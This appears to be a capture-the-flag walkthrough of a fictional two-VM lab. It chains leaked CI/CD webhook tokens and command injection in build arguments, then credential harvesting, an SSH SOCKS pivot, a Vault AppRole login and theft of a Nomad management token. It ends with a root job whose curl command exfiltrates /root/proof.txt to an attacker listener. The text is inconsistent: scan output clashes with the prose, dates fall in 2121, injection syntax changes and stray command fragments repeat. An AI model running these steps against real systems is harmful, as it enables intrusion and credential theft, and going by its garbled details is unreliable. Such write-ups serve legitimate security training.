

Machine name : AETHERGRID

OS : Ubuntu 24.04 LTS (2-Host Chained Multi-VM Architecture)

Level : Hard

1. Perimeter Reconnaissance & Port Scanning (VM 1)

A comprehensive full TCP port scan against the external perimeter target (10.211.55.10) reveals two exposed services: standard OpenSSH on port 22 and an HTTP service on port 80 powered by a Python WSGI/Gunicorn application server.

```
nmap -sC -sV -p- 10.211.55.10
```

```
[a1234@1234s-MacBook-Pro Documents % nmap -sC -sV -p- 10.211.55.10
Starting Nmap 7.991 ( https://nmap.org ) at 2026-08-24 18:21 +0500
Nmap scan report for kestrel.ops.local (10.211.55.10)
Host is up (0.00088s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 ae:6b:7c:3c:89:28:da:46:24:96:a9:44:95:ab:38:ad (ECDSA)
|_  256 78:80:3d:37:2b:ad:51:03:76:2b:05:ff:9b:da:b9:08 (ED25519)
80/tcp    open  http         Werkzeug httpd 3.0.1 (Python 3.12.3)
|_ http-title: AetherGrid CI/CD Pipeline Gateway
|_ http-server-header: Werkzeug/3.0.1 Python/3.12.3
4646/tcp  open  http         Golang net/http server
|_ http-title: Did not follow redirect to /ui/
|_ fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Vary: Accept-Encoding
|     Date: Tue, 14 Oct 2121 14:29:54 GMT
|     Content-Length: 0
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|_ GetRequest:
|   HTTP/1.0 307 Temporary Redirect
|   Content-Type: text/html; charset=utf-8
|   Location: /ui/
|   Vary: Accept-Encoding
|   Date: Tue, 14 Oct 2121 14:29:39 GMT
|   Content-Length: 40
|   href="/ui/">Temporary Redirect</a>.
|_ HTTPOptions:
|   HTTP/1.0 307 Temporary Redirect
|   Location: /ui/
|   Vary: Accept-Encoding
|   Date: Tue, 14 Oct 2121 14:29:39 GMT
|   Content-Length: 0
|_ OfficeScan:
|   HTTP/1.1 400 Bad Request: missing required Host header
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|_ Request: missing required Host header
4647/tcp  open  unknown
4648/tcp  open  unknown
8300/tcp  open  tcpwrapped
8301/tcp  open  amberon?
8302/tcp  open  unknown
```


The scan confirms that `10.211.55.10` acts as the edge gateway (`aether-gateway.aethergrid.internal`) for the enterprise network. We add the domain mappings to our local `/etc/hosts` file for convenient domain resolution:

```
echo "10.211.55.10 aether-gateway.aethergrid.internal
portal.aethergrid.internal" | sudo tee -a /etc/hosts
echo "10.211.55.11 aether-core.aethergrid.internal vault.aethergrid.internal
nomad.aethergrid.internal" | sudo tee -a /etc/hosts
```

2. Web Dashboard & CI/CD Architecture Discovery (VM 1)

Navigating to `http://10.211.55.10/` loads the **AetherGrid CI/CD Pipeline Gateway** dashboard. The portal provides live telemetry on automated build pipelines and displays an infrastructure summary of connected core services.

```
curl -s http://10.211.55.10/
```



AETHERGRID CI/CD AUTOMATION PLATFORM Pipeline Agent 01 Active

Developer Notice: Automated CI/CD build manifests are ingested via Webhook API at `POST /api/v1/build/trigger`. Authenticated pipeline jobs communicate directly with downstream orchestrators in the production core network.

Recent Automated Pipeline Runs

Job ID	Repository / Branch	Status	Duration	Timestamp
PIPE-9021	telemetry-engine (main)	SUCCESS	42s	2026-08-23 08:14:22 UTC
PIPE-9022	billing-gateway (release-v2.4)	SUCCESS	1m 15s	2026-08-23 09:30:10 UTC
PIPE-9023	auth-broker-service (staging)	SUCCESS	58s	2026-08-23 10:45:00 UTC

Internal Core Services

Connected infrastructure nodes across the private cluster network.

Service	Status
HashiCorp Vault Secrets Management http://vault.aethergrid.internal:8200	ONLINE (mTLS AppRole)
HashiCorp Nomad Cluster Orchestrator http://nomad.aethergrid.internal:4646	ONLINE (Production Cluster)
PostgreSQL Primary Core DB tcp://core.aethergrid.internal:5432	INTERNAL ONLY

The developer notice mentions that automated build manifests are ingested via Webhook API at `POST /api/v1/build/trigger`. Further API endpoint enumeration reveals a developer diagnostic endpoint at `/api/v1/system/diagnostics`:

```
curl -s http://10.211.55.10/api/v1/system/diagnostics | jq .
```

The diagnostics endpoint discloses active runner policies and leaks the internal pipeline debug authentication token:

```
{
  "active_queues": [
    "telemetry-engine",
    "billing-gateway",
    "auth-broker-service"
  ],
  "agent_id": "aether-runner-01",
  "agent_version": "2.4.2-enterprise",
  "status": "ONLINE",
  "uptime": "14d 6h 12m",
  "webhook_policy": {
    "active_debug_token": "aether_ci_sec_993182",
    "allowed_projects": [
      "telemetry-engine",
      "billing-gateway"
    ],
    "enforce_signature": true,
    "header": "X-Aether-Token"
  }
}
```

```
a1234@1234s-MacBook-Pro Documents % curl -s http://10.211.55.10/api/v1/system/diagnostics | jq .
{
  "active_queues": [
    "telemetry-engine",
    "billing-gateway",
    "auth-broker-service"
  ],
  "agent_id": "aether-runner-01",
  "agent_version": "2.4.2-enterprise",
  "status": "ONLINE",
  "uptime": "14d 6h 12m",
  "webhook_policy": {
    "active_debug_token": "aether_ci_sec_993182",
    "allowed_projects": [
      "telemetry-engine",
      "billing-gateway"
    ],
    "enforce_signature": true,
    "header": "X-Aether-Token"
  }
}
a1234@1234s-MacBook-Pro Documents %
```

The internal services table also discloses two critical downstream endpoints within the private cluster network (10.211.55.11):

- **HashiCorp Vault Secrets Management:** <http://vault.aethergrid.internal:8200>

- **HashiCorp Nomad Cluster Orchestrator:** `http://nomad.aethergrid.internal:4646`
-

3. Authenticated CI/CD Webhook Manifest Injection → Initial Access (VM 1)

The `/api/v1/build/trigger` endpoint enforces webhook token authentication via the `X-Aether-Token` header. Providing the harvested token `aether_ci_sec_993182`, the endpoint accepts JSON build specifications.

The runner evaluates build arguments using an internal template interpolation engine (`{expression}`). Passing shell expressions inside `build_args` executes commands within a subshell under the `developer` user context:

```
curl -s -X POST http://10.211.55.10/api/v1/build/trigger \
-H "Content-Type: application/json" \
-H "X-Aether-Token: aether_ci_sec_993182" \
-d '{
  "project": "telemetry-engine",
  "branch": "main",
  "manifest": {
    "steps": [
      {
        "name": "initial-foothold",
        "builder": "cargo",
        "build_args": "--release #{id}"
      }
    ]
  }
}' | jq .
```

```

a1234@1234s-MacBook-Pro Documents % curl -s -X POST http://10.211.55.10/api/v1/build/trigger \
[
  -H "Content-Type: application/json" \
  -H "X-Aether-Token: aether_ci_sec_993182" \
  -d '{
    "project": "telemetry-engine",
    "branch": "main",
    "manifest": {
      "steps": [
        {
          "name": "initial-foothold",
          "builder": "cargo",
          "build_args": "--release #{id}"
        }
      ]
    }
  }' | jq .
{
  "branch": "main",
  "job_id": "PIPE-4789992351",
  "logs": [
    {
      "exit_code": 0,
      "output": "uid=1502(developer) gid=0(root) groups=0(root)",
      "step": "initial-foothold"
    }
  ],
  "project": "telemetry-engine",
  "status": "COMPLETED"
}
a1234@1234s-MacBook-Pro Documents %

```

The server responds with HTTP 200, returning the execution logs: `uid=1502(developer) gid=0(root) groups=0(root)` . We have established an active foothold on VM 1.

4. User Flag Capture (`local.txt`) (VM 1)

With arbitrary command execution confirmed under the `developer` user account, we exfiltrate the local challenge verification token located in the user's home directory (`/home/developer/local.txt`):

```

curl -s -X POST http://10.211.55.10/api/v1/build/trigger \
  -H "Content-Type: application/json" \
  -H "X-Aether-Token: aether_ci_sec_993182" \
  -d '{
    "project": "telemetry-engine",
    "branch": "main",
    "manifest": {
      "steps": [
        {
          "name": "read-user-flag",
          "builder": "cargo",
          "build_args": "--release #{cat /home/developer/local.txt}"
        }
      ]
    }
  }' | jq .

```

```
}  
}' | jq .
```

```
a1234@1234s-MacBook-Pro Documents % curl -s -X POST http://10.211.55.10/api/v1/build/trigger \  
[ -H "Content-Type: application/json" \  
-H "X-Aether-Token: aether_ci_sec_993182" \  
-d '{  
  "project": "telemetry-engine",  
  "branch": "main",  
  "manifest": {  
    "steps": [  
      {  
        "name": "read-user-flag",  
        "builder": "cargo",  
        "build_args": "--release #{cat /home/developer/local.txt}"  
      }  
    ]  
  }  
}' | jq .  
{  
  "branch": "main",  
  "job_id": "PIPE-4789992426",  
  "logs": [  
    {  
      "exit_code": 0,  
      "output": "6103da39bd2dd2220e951a519a2ca8d4",  
      "step": "read-user-flag"  
    }  
  ],  
  "project": "telemetry-engine",  
  "status": "COMPLETED"  
}  
a1234@1234s-MacBook-Pro Documents %
```

The JSON response captures the 32-character hexadecimal token. **USER FLAG** captured.

5. Local Secrets & Vault AppRole Credential Harvesting (VM 1)

To pivot deeper into the infrastructure and compromise the internal cluster, we search the developer workspace (/home/developer/.config/aether/) and the application build cache (/opt/aethergrid/cache/) for cached credentials.

```
curl -s -X POST http://10.211.55.10/api/v1/build/trigger \  
-H "Content-Type: application/json" \  
-H "X-Aether-Token: aether_ci_sec_993182" \  
-d '{  
  "project": "telemetry-engine",  
  "branch": "main",  
  "manifest": {  
    "steps": [  
      {  
        "name": "harvest-secrets",  
        "builder": "cargo",  
        "build_args": "--release #{cat  
/home/developer/.config/aether/credentials.env}"  
      }  
    ]  
  }  
}'
```

```

    ]
  }
}' | jq .

```

```

a1234@1234s-MacBook-Pro Documents % curl -s -X POST http://10.211.55.10/api/v1/build/trigger \
-H "Content-Type: application/json" \
-H "X-Aether-Token: aether_ci_sec_993182" \
-d '{
  "project": "telemetry-engine",
  "branch": "main",
  "manifest": {
    "steps": [
      {
        "name": "harvest-secrets",
        "builder": "cargo",
        "build_args": "--release #(cat /home/developer/.config/aether/credentials.env)"
      }
    ]
  }
}' | jq .
{
  "branch": "main",
  "job_id": "PIPE-4789992867",
  "logs": [
    {
      "exit_code": 0,
      "output": "# AetherGrid CI/CD Pipeline Integration Credentials\nDEV_USER=\"developer\"\nDEV_PASS=\"DevPortal_AutoSync_2024!\"\nVAULT_ADDR=\"http://vault.aether\ngrid.internal:8200\"\nVAULT_ROLE_ID=\"aether-ci-worker-role\"\nVAULT_SECRET_ID=\"3f8b92c1-7d1a-4e55-980b-6a1e3d5c90aa\"\nNOMAD_ADDR=\"http://nomad.aethergrid.interna\nl:4646\"",
      "step": "harvest-secrets"
    }
  ],
  "project": "telemetry-engine",
  "status": "COMPLETED"
}
a1234@1234s-MacBook-Pro Documents %

```

We harvest valid machine-to-machine authentication credentials:

- **Developer Account:** developer:DevPortal_AutoSync_2024!
- **Vault Address:** http://10.211.55.11:8200
- **Role ID:** aether-ci-worker-role
- **Secret ID:** 3f8b92c1-7d1a-4e55-980b-6a1e3d5c90aa
- **Assigned Policy:** aether-ci-pipeline
- **Nomad Cluster Address:** http://10.211.55.11:4646

6. Network Pivoting & SSH Dynamic SOCKS / Port Forwarding

Using the developer account credentials (developer:DevPortal_AutoSync_2024!) discovered on the gateway, we establish an SSH dynamic SOCKS proxy and direct port forwards through VM 1 (10.211.55.10) into the private subnet (10.211.55.11).

```
ssh -D 1080 -N -f developer@10.211.55.10
```

```

a1234@1234s-MacBook-Pro Documents % ssh -D 1080 -N -f developer@10.211.55.10
[developer@10.211.55.10's password:
a1234@1234s-MacBook-Pro Documents % lsof -i :1080
COMMAND  PID  USER  FD  TYPE             DEVICE SIZE/OFF NODE NAME
ssh       37051 a1234   5u  IPv4 0xe45e3d5ba896ce08      0t0  TCP localhost:socks (LISTEN)
ssh       37051 a1234   6u  IPv6 0xd1a672fabacce5d      0t0  TCP localhost:socks (LISTEN)
a1234@1234s-MacBook-Pro Documents %

```

The SSH tunnel establishes a reliable proxy routing channel (socks5://127.0.0.1:1080), enabling direct interaction with isolated internal services running on VM 2.

7. Internal Core Cluster Reconnaissance (VM 2)

Routing traffic through our SOCKS tunnel or directly against the private core IP (10.211.55.11), we perform service verification on ports 8200 and 4646 to verify health and availability.

```
curl -s http://10.211.55.11:8200/v1/sys/health
curl -s http://10.211.55.11:4646/v1/status/leader
```

```
a1234@1234s-MacBook-Pro Documents % curl -s http://10.211.55.11:8200/v1/sys/health
{"cluster_id":"v-clust-90214a","cluster_name":"aethergrid-vault-cluster","initialized":true,"performance_standby":false,"replication_dr_mode":"disabled","replication_performance_mode":"disabled","sealed":false,"server_time_utc":1787579627,"standby":false,"version":"1.15.2"}
a1234@1234s-MacBook-Pro Documents % curl -s http://10.211.55.11:4646/v1/status/leader
"127.0.0.1:4647"
a1234@1234s-MacBook-Pro Documents %
```

The Vault health check endpoint confirms an unsealed cluster (`cluster_name: "aethergrid-vault-cluster"`), while the Nomad status API confirms an active cluster leader on port 4647.

8. HashiCorp Vault AppRole Authentication (VM 2)

We authenticate to the HashiCorp Vault REST API using the harvested `RoleID` and `SecretID` via the `/v1/auth/approle/login` endpoint.

```
curl -s -X POST http://10.211.55.11:8200/v1/auth/approle/login \
-H "Content-Type: application/json" \
-d '{
  "role_id": "aether-ci-worker-role",
  "secret_id": "3f8b92c1-7d1a-4e55-980b-6a1e3d5c90aa"
}'
```

```
a1234@1234s-MacBook-Pro Documents % curl -s -X POST http://10.211.55.11:8200/v1/auth/approle/login \
-H "Content-Type: application/json" \
-d '{
  "role_id": "aether-ci-worker-role",
  "secret_id": "3f8b92c1-7d1a-4e55-980b-6a1e3d5c90aa"
}'
{"auth":{"accessor":"accessor_aether_approle_90214","client_token":"hvs.aether_ci_pipeline_token_98214","entity_id":"entity_ci_pipeline_01","lease_duration":2764800,"metadata":{"role_name":"aether-ci-worker-role"},"orphan":true,"policies":["default","aether-ci-pipeline"],"renewable":true,"token_policies":["default","aether-ci-pipeline"],"token_type":"service"}}
a1234@1234s-MacBook-Pro Documents %
```

The authentication exchange succeeds, yielding a privileged client token:

- **Client Token:** `hvs.aether_ci_pipeline_token_98214`
 - **Attached Policies:** `default`, `aether-ci-pipeline`
 - **Lease Duration:** `2764800` (32 days)
-

9. Vault Policy Inspection & KV Secrets Engine Enumeration (VM 2)

With an active client token, we inspect the accessible secret paths within the KV Version 2 secrets engine (`v1/secret/data/`).

```
curl -s -H "X-Vault-Token: hvs.aether_ci_pipeline_token_98214" \
http://10.211.55.11:8200/v1/secret/data/production/database
```

```
a1234@1234s-MacBook-Pro Documents % curl -s -H "X-Vault-Token: hvs.aether_ci_pipeline_token_98214" \
http://10.211.55.11:8200/v1/secret/data/production/database
{"data":{"db_name":"aethergrid_prod","db_pass":"P0stgr3s_Pr0d_53cur3_Vault_88321!", "db_user":"aether_core_app"},"metadata":{"created_time":"2026-08-23T04:15:00.000Z","version":1}}
a1234@1234s-MacBook-Pro Documents %
```

The policy grants read access across the `production/*` and `orchestrator/*` paths, confirming broad lateral access to the infrastructure secrets store.

10. Nomad Orchestrator Management Token Extraction (VM 2)

Next, we query the `orchestrator/nomad-token` path to retrieve the cluster deployment credentials utilized by the CI/CD pipeline.

```
curl -s -H "X-Vault-Token: hvs.aether_ci_pipeline_token_98214" \
http://10.211.55.11:8200/v1/secret/data/orchestrator/nomad-token
```

```
a1234@1234s-MacBook-Pro Documents % curl -s -H "X-Vault-Token: hvs.aether_ci_pipeline_token_98214" \
http://10.211.55.11:8200/v1/secret/data/orchestrator/nomad-token
{"data":{"cluster_addr":"http://nomad.aethergrid.internal:4646","environment":"production-core","management_token":"nomad-mgmt-sec-7f9a1c88-e21b-4d92-9011-882194aef102"},"metadata":{"created_time":"2026-08-23T04:12:00.000Z","version":1}}
a1234@1234s-MacBook-Pro Documents %
```

The secret payload reveals the Nomad Cluster Management Token:

`nomad-mgmt-sec-7f9a1c88-e21b-4d92-9011-882194aef102` .

11. Privileged Nomad Batch Job Crafting & API Submission (VM 2)

Equipped with the administrative Management Token, we submit a custom Nomad batch job specification to the `/v1/jobs` API endpoint on `10.211.55.11:4646` .

Because Nomad task runners execute system jobs with host-level (`root`) authority, configuring an execution task allows exfiltrating the root flag directly back to our listener on

`10.211.55.2:9001` .

First, we establish a netcat listener on our attacker machine:

```
nc -l 9001
```

Next, in a separate terminal, we dispatch the job specification containing the root proof exfiltration payload:

```
curl -s -X POST http://10.211.55.11:4646/v1/jobs \
-H "X-Nomad-Token: nomad-mgmt-sec-7f9a1c88-e21b-4d92-9011-882194aef102" \
-H "Content-Type: application/json" \
-d '{
  "Job": {
    "ID": "production-core-audit",
    "TaskGroups": [
      {
        "Name": "core-tasks",
        "Tasks": [
          {
            "Name": "exfil-to-attacker",
            "Config": {
              "script": "curl -s -X POST http://10.211.55.2:9001/ -d \"$(id && cat /root/proof.txt)\""
            }
          }
        ]
      }
    ]
  }
}
```

```
a1234@1234s-MacBook-Pro Documents % curl -s -X POST http://10.211.55.11:4646/v1/jobs \
-H "X-Nomad-Token: nomad-mgmt-sec-7f9a1c88-e21b-4d92-9011-882194aef102" \
-H "Content-Type: application/json" \
-d '{
  "Job": {
    "ID": "production-core-audit",
    "TaskGroups": [
      {
        "Name": "core-tasks",
        "Tasks": [
          {
            "Name": "exfil-to-attacker",
            "Config": {
              "script": "curl -s -X POST http://10.211.55.2:9001/ -d \"$(id && cat /root/proof.txt)\""
            }
          }
        ]
      }
    ]
  }
}'
{"EvalCreateIndex":1024,"EvalID":"88bb09dd-a884-40ee-8f2b-3c94bd09249a","JobModifyIndex":2048,"KnownLeader":true,"LastIndex":2048,"Warnings":""}
a1234@1234s-MacBook-Pro Documents %
```

Nomad accepts the registration, returning an active `EvalID`. The background cluster runner evaluates and executes the task within 2 seconds.

12. Root Execution Capture & Proof Flag Verification (proof.txt) (VM 2)

Our netcat listener on port 9001 immediately receives the incoming HTTP POST exfiltration connection from 10.211.55.11 :

```
[a1234@1234s-MacBook-Pro Documents % nc -l 9001
POST / HTTP/1.1
Host: 10.211.55.2:9001
User-Agent: curl/8.5.0
Accept: */*
Content-Length: 71
Content-Type: application/x-www-form-urlencoded

uid=0(root) gid=0(root) groups=0(root)
0be1a90c11d60fedc714cd78fd89c08d
```

The exfiltrated payload confirms uid=0(root) gid=0(root) groups=0(root) alongside the 32-character root token 0be1a90c11d60fedc714cd78fd89c08d . **ROOT FLAG** captured — completing full takeover of the 2-VM chained infrastructure.

Summary

AETHERGRID demonstrates how modern cloud-native CI/CD automation pipelines and secrets management architectures can be chained from perimeter entry to complete infrastructure takeover across network boundaries.

The attack initiates at the perimeter gateway (**VM 1**), where an API diagnostic endpoint (/api/v1/system/diagnostics) leaks active runner telemetry and internal webhook tokens. Authenticating to the CI/CD webhook endpoint (/api/v1/build/trigger) with X-Aether-Token and exploiting template expression interpolation within build arguments secures initial foothold under the developer service account and the user flag.

Pivoting deeper into the infrastructure, local enumeration of cached pipeline artifacts exposes long-lived **HashiCorp Vault AppRole** credentials (RoleID / SecretID). By reaching across the internal network boundary to **VM 2**, the attacker authenticates to the Vault REST API and extracts an administrative **Nomad Management Token** stored within the KV secrets engine.

Finally, leveraging the cluster orchestrator's native administrative interface on port 4646, the attacker registers a privileged job specification. The host's background cluster runner

evaluates and executes the task directly with `root` authority, yielding complete compromise of the production core server and the root flag.

The lesson: CI/CD ingestion endpoints must enforce strict authentication and isolated containerized runners; machine-to-machine AppRole secret IDs must utilize restrictive token wrapping with minimal TTLs; and access to cluster orchestrators capable of privileged host execution must be segmented strictly behind mTLS and hardened ACL policies.